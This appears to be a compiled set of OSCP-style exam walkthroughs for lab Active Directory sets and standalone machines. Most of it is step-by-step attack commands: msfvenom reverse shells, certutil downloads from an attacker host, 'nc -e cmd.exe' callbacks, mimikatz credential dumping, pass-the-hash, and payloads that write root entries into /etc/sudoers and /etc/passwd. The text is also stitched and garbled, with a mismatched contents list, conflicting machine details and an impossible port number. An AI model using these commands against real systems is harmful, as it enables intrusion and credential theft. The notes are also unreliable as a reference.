TABLE OF CONTENTS

3. DC02
   3.1 Initial Foothold - Login through RDP
   3.2 Post Exploitaion

2.3 AD Set III

1. APPSRV02 - 192.168.xxx.10x
   1.1 Initial Foothold - Arbitrary File upload
   1.2 Post Exploitation

AD Set I

MS01 - 192.168.xxx.102

Initial Access to the machine

Fuzzing the target to enumerate this AD Set by using Wfuzz. After a while, we can see a password stored inside the nmap result.

```
$ nmap -sC -sV -T4 -oA nmap/initial 192.168.xxx.102
```

From nmap result we can see ldap service runnning on port 389. Now we can enumerate ldap users via ldapsearch by using default password we found.

```
DefaultPassword : ESMWaterP1p3S!
```

```
$ ldapsearch -h 192.168.1xx.100 -bx "DC=oscp,DC=exam"
```

This query will give us following users,

```
Administrator
Jasmina.Major
Fania.Willi
guest
Deedee.Lillian
Bobina.Summer
```

Then we can use CrackmapExec for passwordspray against all machines to find smb shares.

```
$ cme smb 192.168.1xx.100 -u users.txt -p 'ESMWaterP1p3S!'

$ cme smb 192.168.1xx.101 -u users.txt -p 'ESMWaterP1p3S!'

$ cme ssh 192.168.1xx.102 -u users.txt -p 'ESMWaterP1p3S!'
```

Now we have a valid credential on all 3 machines, it's **Ketty.Agan:ESMWaterP1p3S!**

And finally we ssh into the system and grap the user flag

```
ssh kitty.agan@192.168.1xx.102
```

```
oscp\ketty.agan@MS02 C:\Users\ketty.agan\Desktop>type local.txt
```

Privilege Escalation – Insecure Service Executables

Use msfvenom to create the stager and send that into target machine. In attacker machine start the listener.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.xxx.1xx LPORT=445 -
f exe -o revsh.exe
```

In target machine type the command **shutdown /r** to stop the binary.

```
Pipes Printing Service(Pipes Printing Service)["C:\Program Files\Pipes Printing Service\PipesPrinting.exe"] - Autoload - isDotNet
File Permissions: Users [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files\Pipes Printing Service (Users [WriteData/CreateFiles])
Custom service for Pipes Printing Services
```

Post Exploitation


Get mimikatz using curl or certutil.

```
PS C:\tmp > curl.exe http://192.168.xxx.xxx/mimikatz.exe -o mimikatz.exe
```

```
PS C:\tmp > Certutil -urlcache -f -split http://192.168.xxx.xxx/mimikatz.exe
mimikatz.exe
```

Then we can use mimikatz to dump the passwords from memory.

```
PS C:\tmp > mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
> dumped_pwds.txt
```



Now using hashcat to crack the NTLM password.

```
$ hashcat hash.txt /opt/wordlists/rockyou.txt
$ hashcat --show
6bc05d2a5ebf34fb563ff233199dc5a:RockYou!
```


MS02

Use Remmina or xfreerdp to login to the system.

```
$ xfreerdp /u:Liv.Ungley /p:RockYou! /v:192.168.1xx.101
```

In **passcore** directory we can find hardcoded passwords.

```
PS C:\passcore
```



use crackmap to access the smb shares.

```
$ cme smb 192.168.1xx.101 -u passcore -p G3x56wGq9fItu166
```

then use PSExec

```
PS C:\tools > PSExec.exe oscp.exam/passcore:G3x56wGq9fItu166@192.168.1xx.101
```

DC01

This machine is pretty easiest one, just use Evil winrm to access the system and grab the proof.txt file.

```
$ evil-winrm -i 192.168.1xx.100 -u passcore -p G3x56wGq9fItu166
```

```
*Evil-WinRM* PS C:\Users\passcore\Documents> cd C:\USers\Administrator\Desktop
*Evil-WinRM* PS C:\USers\Administrator\Desktop> type proof.txt
```

AD Set II

APPSRV01 - 192.168.1xx.101

This machine is vulnerable to Arbitrary file upload.

Vulnerability Explanation: **Roxy Fileman 1.4.5** allows unrestricted file upload in upload.php. Roxy File Manager restricts uploading files with certain extensions, including various PHP extensions.

Referrence :
Roxy Fileman v1.4.5 Arbitrary File Upload

```
$ .\gost.exe -L=socks4://:1080
```

Change Firewall Rules:

```
$ New-NetFirewallRule -Protocol TCP -LocalPort 1080 -Direction Inbound -
Action Allow -DisplayName SOCK
```

Use proxychains inorder to perform pivoting :

```
$ Proxychains autorecon 172.16.1xx.100 172.16.1xx.102
```

Use impacket secretdump to dump the passwords

```
$ impacket-secretdump exam.com/apachesvc@192.168.1xx.101

apachesvc@exam.com:Fkls8923fdSFDa2a
```

Then login to the system using xfreerdp

```
$ xfreerdp /u:apachesvc /p:Fkls8923fdSFDa2a /v:192.168.1xx.101
```

To Enumerate SPNs associated with apachesvc user.

```
$ proxychains impacket-GetUserSPNs exam.com/apachesvc -dc-ip 172.16.1xx.100
```

We can find SPN of the MSSQLSvc svc01 spn value

```
MSSQLSvc/sql01.exam.com:1433
```

From this now we can request the service ticket of the service account SPN.

```
PS C:\tmp > Add-Type -AssemblyName System.IdentityModel New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
'MSSQLSvc/sql01.exam.com:1433'
```

Use mimikatz to export the ticket

```
PS C:\tools > .\mimikatz.exe "kerberos::list /export"
```

Use tgscrack to crack the password offline using wordlist.

```
$ ./tgsrepcrack.py /opt/wordlists/rockyou.txt ../1-40a10000-
apachesvc@MSSQLSvc~sql01.exam.com~1433-EXAM.COM.kirbi

Cracked : sqlsvc01:skittles
```

Remote Logon to the machine **172.16.1xx.102**

Use mimikatz to dump the passwords from memory

```
PS C:\tools > .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
"exit" > dump_pwds2.txt
```

After crack with hashcat we have credentials

```
nina:fesdrosdfGskjl34d
```

After RDP login we can get user flag.

```
PS C:\Windows\system32> cat C:\Users\Administrator\Desktop\proof.txt
```

AD Set III

APPSRVC02 - 192.168.1xx.102


This machine vulnerable to Arbitrary File Upload. So we can upload our shell on port 8000.

Generate payload using msfvenom

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.xxx.90 LPORT=443 -f exe > rev_shell.exe
```

Download this payload using certutil on target machine.

```
PS C:\tools > certutil.exe -urlcache -f http://192.168.xxx.90/rev_shell.exe C:\tools\rev_shell.exe
```



Privilege Escalation

Weak permission Service Executable which means Services configured to use an executable with weak permissions are vulnerable to privilege escalation attacks.

Run Winpeas or Seatbelt to find the weak service binary. In my case I used Winpeas.exe. We can see **FileZilla** server vulnerable to attack, so rewrite the filezilla server with our reverseshell we created before.

```
1 . Copy the Revershell to C:\xampp\filezillaftp\rev_shell.exe

2.  Rename the default binary file using command ren FileZillaServer.exe FileZilla.tmp

3. Rename our revershell to original filezilla binary name ren rev_shell.exe
```

```
FileZillaServer.exe


4. Restart the Binary shutdown -r -t 0
```

Post Exploitation

Again we are going to use mimikatz for privilege escaltion. Download the mimikatz using certutil.exe

```
PS C:\user\public > certutil.exe -urlcache -f
[http://192.168.xxx.90/mimikatz.exe mimikatz.exe

PS C:\users\public > mimikatz.exe "privilege::debug" "lsadump::sam" "exit" >
sam_accounts.txt
```

APPSRV01 - 192.168.xxx.101

Use psexec to perform pass the hash and dump all the secrets from target machine.

```
$ psexec administrator@192.168.xxx.101 -hashes :my_hash_id
```

And Finally we compromissed all the Active Directory Machines.

AD Set wk01.exam.com

IPs - .100 .101 .102

Three machines - Workstation (Wks) - App/DB/etc Server (Srv) - DC Server (DC)

The Wks is accessible from your machine, the Srv and DC are in subnets not accessible.
You have to get a shell on it and then pivot to Srv and then to DC.
The Wks has a Web App with PHP that allows uploads but blocks PHP extensions.

Wks:

1. Use this to bypass: https://book.hacktricks.xyz/pentesting-web/file-upload.
2. Upload a PHP shell.
3. Set up an netcat listener.
   nc -nvlp 443
4. Run netcat through the PHP shell.
5. Get the flag from administrator's desktop.

Srv:

1. Upload a Kerberoasting tool to Wks (e.g. Rubeus) OR create a Tunnel (e.g. socat, chisel etc.) and use impacket from Kali

2. Get a TGT ticket. Use this: https://book.hacktricks.xyz/windows/active-directory-methodology/kerberoast.

3. Use hashcat and rockyou list to crack the password.
   hashcat -m 100 hash rockyou.txt

4. Use psexec/smbexec etc. through the Tunnel or RDP is it is enabled, to connect to Srv.

5. Get the flag from administrator's desktop.

DC:

1. Use MSF and a meterpreter shell.
   msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.XX.XX LPORT=443 -f exe -o test.exe
2. Dump stored and cached credentials with kiwi.
   PS C:\temp\mimikatz> .\mimikatz
   mimikatz # privilege::debug

mimikatz # log
mimikatz # sekurlsa::logonpasswords
mimikatz # sekurlsa::wdigest

3. Create a second Tunnel (e.g. socat, chisel etc.) over the first one or RDP to DC if it is enabled.
4. Get the flag from administrator's desktop.
chisel command

On Kali run ./clisel server -p 8000 --reverse
On box you want to proxy through run ./chisel client 1.1.1.1:8000 R:socks

1. Machine #1 – 192.168.1xx.110

1.1 Nmap result :

Open Ports : 22 - 3825 - 8089

1.2 Initial Foothold

From Nmap result we can see that ProFTPD 1.3.5 is running on the port 3825, this version is vulnerable to a Remote Code Execution.

We can Download the POC from github : CVE-2015-3306

```
$ python3 exploit.py --host 192.168.1xx.110 --port 3825 --path
"/var/www/html/"
```

1.3 Privilege Escalation

This machine lighttpd running by the root account it has write permission on the web root, so we are going to abuse that vulnerability.

```
echo "<?php echo 'hello';passthru('echo \'www-data ALL=(root) NOPASSWD: ALL\' >>
/etc/sudoers'); ?>" > root.php
```

Use curl to crawl the page

```
$ curl -v http://localhost:5000/files/root.php
```

To upgrade the tty shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'

$ stty raw -echo; fg
```


2. Machine #2 – 192.168.1xx.111

2.1 Initial Foothold :

Using Buffer Overflow Vulnerability we can get a shell. To reduce the report size I just skipped this.

2.2 Privilege Escalation

This system vulnerable to Autologon. We can use WinPeas to Find this Vulnerability.



From this credential we can now login to the system via RDP and command as Admin.

3. Machine #3 – 192.168.1xx.110

3.1 Nmap Result :

Nmap give us the open ports on the machine. Open ports are
TCP - 21 - 22 - 80 - 8080.

3.2 Initial Foothold :

This host is vulnerable to path traversal via uftpd, from this git commit we can confirm this ftp is vulnerable
[UFTPd - Directory Traveral]

Use following steps to Exploit :

```
1. sudo nc -lvnp 9001 > shell.kdbx

2. nc 192.168.1xx.110 21

PORT 192,168,xx,1xx,1,2

RETR ../../../opt/shell.kdbx

3. keepass2john shell.kdbx > hash.txt

4. john hash.txt -wordlist=/opt/wordlists/rockyou.txt
```

Now we have clear text password, now open that .kdbx file with the KeePass software.

We have Jack's Credentials, use this and login through ssh.

```
Jack:TMqJytboF9mGbuRk
```

3.3 Privilege Escalation


Splunk running on this machine, we are going to abuse splunk forwarder to get remote code execution.

```
$ python PySplunkWhisperer2_remote.py --host 127.0.0.1 --port 8089 --username
jack --password TMqJytboF9mGbuRk --payload "echo
'user:pass:0:0:,,,:/root:/bin/bash' >>
/etc/passwd" --lhost 192.168.xxx.90
```

4. Machine #4 – 192.168.1xx.111

4.1 Initial Access :

Mysql user define function is vulnerable, we use this to get initial foothold.




```
$ mysql -h 192.168.1xx.111 -u test -p removeaftertests
```

4.2 Privilege Escalation :

Use WinPeas to Enumerate Priv escs. Then we create payload using msfvenom.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.xxx.90 LPORT=445 -f
msi -o reverse_shell.msi
```

Using Certutil to download and save it into user wolter's folder.

```
PS C:\Users\Wolter\Desktop\tools > Certutil -urlcache -f -split
http://192.168.xxx.90/reverse_shell.msi

PS C:\Users\Wolter\Desktop\tools > msiexec /quiet /qn /i reverse_shell.msi
```

5. Machine #5– 192.168.1xx.112

5.1 Nmap Result :

Nmap give us the following open port - 22 and 10081

5.2 Initial Foothold :

The Student Attendance management system running on port 10081. This one is vulnerable to Sql injection.We can use publicly available exploit from exploit-db to get initial access.
Sql Injection - RCE

5.3 Privilege Escalation :

Follow the steps to get root access.

```
$ find / -group adm -readable 2>/dev/null

/var/log/auth.log
```

```
Credential: root:MarshallNoodleLight345
```

6. Machine #6 – 192.168.1xx.111

6.1 Nmap Result :

Open Ports - TCP: 80 - 135 - 445 - 2121 - 2221 - 7680 - 9510 - 9512

6.2 Initial Foothold :

Unified Remote 3 Running on the system. This is vulnerable to Remote code execution, using searchsploit we can mirror the exploit to our local system.

```
$ searchsploit -m 49587
```

6.3 Privilege Escalation :

We can use WinPeas to Enumerate Privileges, from Winpeas result we know this system is vulnerable to **HiveNightmare**

We use following exploit from github to Escalate our privilege
GossiTheDog - HiveNightMare

7. Machine #7 - 192.168.xxx.105

7.1 Intital Access - User flag

From Nmap result we know the FreeSwitch running on port 8081. We can use exploit available on exploit-db website.
Just follow these steps to get user access

FreeSwitch - RCE

```
1. Download the Exploit from Exploit db
2. Run the Exploit python3 exp_switch.py 192.168.xxx.105 dir
3. Upload Netcat Binary
4. Execute the revershell using netcat python3 exp_switch.py 192.168.xxx.105
".\nc64.exe -nv 192.168.xxx.90 445 -e cmd.exe"
5. And we got a shell!!!!
```

7.2 Privilege Escalation :

From Winpeas result we know this machine is vulnerable to **Unquoted Service Path**. Just place the revershell in the path and get root shell. (Don't forget to restart the machine after placing the revershell.)

Note :To create revershell we can use msfvenom.

Machine #8 – 192.168.105.112

8.1 User Access :

After fuzzing the machine using wfuzz, reveal **robots.txt**. it tell us hidden directory. This **Kikchat** is vulnerable to command injection. We can get POC from exploit-db.

To Exploit :

```
$ curl -v http://192.168.xx.218/8678576453/rooms/get.php?name=info.php&ROOM="
<?php phpinfo()+?>"
```

We can abuse RFI to upload our Revershell

```
$ curl -s http://192.168.XX.218/8678576453/rooms/get.php?
name=shell.php&ROOM="<php
file_put_contents('nc.bat',file_get_contens('http://192.168.XX.XX
nc.txt'));system('nc.bat');usleep(100000);system('nc.exe -vn 192.168.XX.XX
9001 -cmd.exe');+?>"
```

Then run netcat on attacker machine listening on port 9001. Then we got user shell.

8.2 Privilege Escalation :

Use msfvenom to create revershell binary, upload the shell using curl like we did before. Run following command on metasploit .

```
$ msf > run execute -f C:/xampplite/htdocs/8678576453/myroom/root.exe
```

Run getsystem, we got Admin Access!!!

9. Machine #9 – 192.168.105.110

9.1 Full Access :

This machine is very simple, we can get both user and root access by using following exploit.

Sql Injection - RCE

For Insecure Service Permission :
Use following article for referrence :
Insecure Service Permissions E4f33dbff219

10. Machine #10 – 192.168.105.111

10.1 User Access :

From Nmap result we can see robots.txt reveals **/blogengine** directory.
We can use searchsploit to get poc for the user access.

10.2 Root :

From Winpeas result we can see **setCreateTokenPrivilege**

We can use following github poc for Root Access :
HatRiot - SetCreateTokenPrivilege

11. Machine #11 – 192.168.105.112

11.1 User Shell :

From Nmap full port scan report give us mountd running on port 20048.
We can use showmount to access mountd

```
$ showmount -e 192.168.105.112
```

Then create temperory folder in attacker machine an mount the system.

```
$ mount -t nfs 192.168.105.112:/ our_temperory_folder_name/ -no lock
$ cd _0_tyken
```

After mouting the system, we can see notes.txt reveals the user **tyken** created ssh key and we grab that.

The ftp service running on the system vulnerable to Unauthenticated remote code Execution.

Referrence : ProFTP 1.3.5 RCE

Run following command to get user access :

```
$ nc 192.168.105.112 21 then cpfr /home/tyken/.ssh/id_rsa then cpto
/var/tmp/id_rsa

$ chmod 600 id_rsa

$ ssh -i id_rsa tyken@192.168.105.112
```

11.2 Privilege Escalation :

Keybase Redirector running on this machine this is vulnerable to **$PATH** local privilege escalation.

Referrence : [Keybase-Redirector : LPE]

Create a file called keybase_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main(int argc, char **argv)
{
setreuid(0,0);
system("/usr/bin/touch /Im_Root");
return(0);
}
```

Then compile the code and upload into target machine:

```
$ gcc keybase_exploit.c -o exploit
```

Change the PATH variable and execute our exploit as root :

```
$ env PATH=.:$PATH /usr/bin/keybase-redirector /keybase
```

Enter ctrl+c to kill the application and run the ./Im_Root Binary.

And We are Root!!!!

Ms01 v2

Ip = 192.168.xx.101

Ports = 80,135,139,445,1433,5985,47001,49664,49665,49666,49667,49669,49670,49671,49684

Initial Access :

1. In nmap scan found 1 disallowed entry in robots.txt “phpinfo.php”.

2. After inspecting the “phpinfo.php” directory on webpage, I found a db_username & db_password.

$_SERVER['AUTH_USER']	sa
$_SERVER['AUTH_PASSWORD']	D@t@b@535

db_user: sa
db_password : D@t@b@535

3. Since ms-sql running on port 1433 and I have database credentials and by using impacket mssqlclient.py we can login to mssql server.

    - mssqlclient.py oscp.exam/sa:D@t@b@535@192.168.xx.101

4. start python server for transferring nc.exe in kali machine.

5. start listner

    - rlwrap nc -lvnp 443

6. we can upload any file to the system & execute it and we have to enable mssql server ‘enable_xp_cmdshell’ function.

    - enable_xp_cmdshell
    - xp_cmdshell certutil -urlcache -f http://192.168.xx.xx/nc64.exe C:\users\public\nc64.exe
    - xp_cmdshell C:\users\public\nc64.exe -e cmd.exe 192.168.xx.xx 443

7. you got a shell.

Privilege Esclation:

1. enumerating the privileges using command ‘whoami /priv’ found “SeImpersonatePrivilege Enabled”

2. Start python server on local system and upload printspoofer.exe on target windows system and executed.

   • python3 -m http.server (on kali)

   • certutil -urlcache -f http://192.168.xx.xx/PrintSpoofer.exe PrintSpoofer.exe

   • Printspoofer.exe -i -c cmd

Post-Exploitation

1. Upload mimikatz.exe on the target system and executed it.
   - mimikatz.exe
   - privilege::debug
   - sekurlsa::logonpasswords

2. Mimikatz output give NTLM hash of tom.green user.
   - hash of tom.green : 57ea5704cc760d493cd96f531d241f15

Lateral movement to 172.xx.xx.102

1. Upload chisel.exe on the target system (192.168.xx.102)

2. Run chisel server at kali system:
   - chisel server --reverse -p 2222

3. Run chisel client on MS01 (192.168.xx.101)
   - chisel.exe client 192.168.xx.xx:2222 R:445:172.xx.xx.102:445

IP: 172.xx.xx.102 (MS02):

PASS THE HASH ATTACK:

445 port of 172.xx.xx.102 is been forwarded to kali system 445 port so connect to the target using psexec.py tool.

- python /usr/local/bin/psexec.py -hashes :57ea5704cc760d493cd96f531d241f15 tom.green@127.0.0.1

POST EXPLOITATION:

1. upload mimikatz.exe with psexec inbuilt command lput on target system.
   • lput mimikatz.exe

2. with lput mimikatz.exe is stored in C:\windows\system32 so we can execute mimitatz.exe directly by typing mimikatz.exe

   • mimikatz.exe
   • privilege::debug
   • sekurlsa::logonpasswords

Found hash of nicola.pitch : 0b2cfc623528c86bb71b3b532a28e173

Lateral movement to 172.xx.xx.100

PIVOTING

1. here will perform pivoting to gain access to 172.xx.xx.100

2. Upload chisel.exe on the target system which we already have access (192.168.xx.101).

3. Running chisel server on kali system:
   - chisel server --reverse -p 3333

4. Running chisel on MS01 (192.168.xx.101):
   • chisel.exe client 192.168.xx.xx:3333 R:445:172.xx.xx.100:445

IP: 172.xx.xx.100 (DC01):

Pass The Hash:

As 445 port of 172.xx.xx.100 is forwarded to kali system 445 port we can connect to the target using psexec.py tool.

- python /usr/local/bin/psexec.py -hashes :0b2cfc623528c86bb71b3b532a28e173 nicola.pitch@127.0.0.1

  you got nt/authority shell on dc01.

5. Active Directory Set

Port Scan Results

IP Address	Ports Open
192.168.82.101	**TCP:** 80, 135, 139, 445, 5040, 5672, 8099, 8243, 8240, 8672, 9099, 9443, 9611, 9711, 9763, 9999, 10711, 111111, 19150, 49664, 49665, 49666, 49667, 49668, 49669, 49670, 49671, 58318
172.16.82.102	**TCP:**
172.16.82.102	**TCP:**

5.1 MS01 – 192.168.82.101

5.1.1 Initial Access – CVE-2022-29464 RCE on WSO2

Vulnerability Explanation: the vulnerability is an unauthenticated unrestricted arbitrary file upload which allows unauthenticated attackers to gain RCE on WSO2 servers via uploading malicious JSP files.

Vulnerability Fix: Update version of WSO2 API Manager to newer version to fix this vulnerable.

Severity: Critical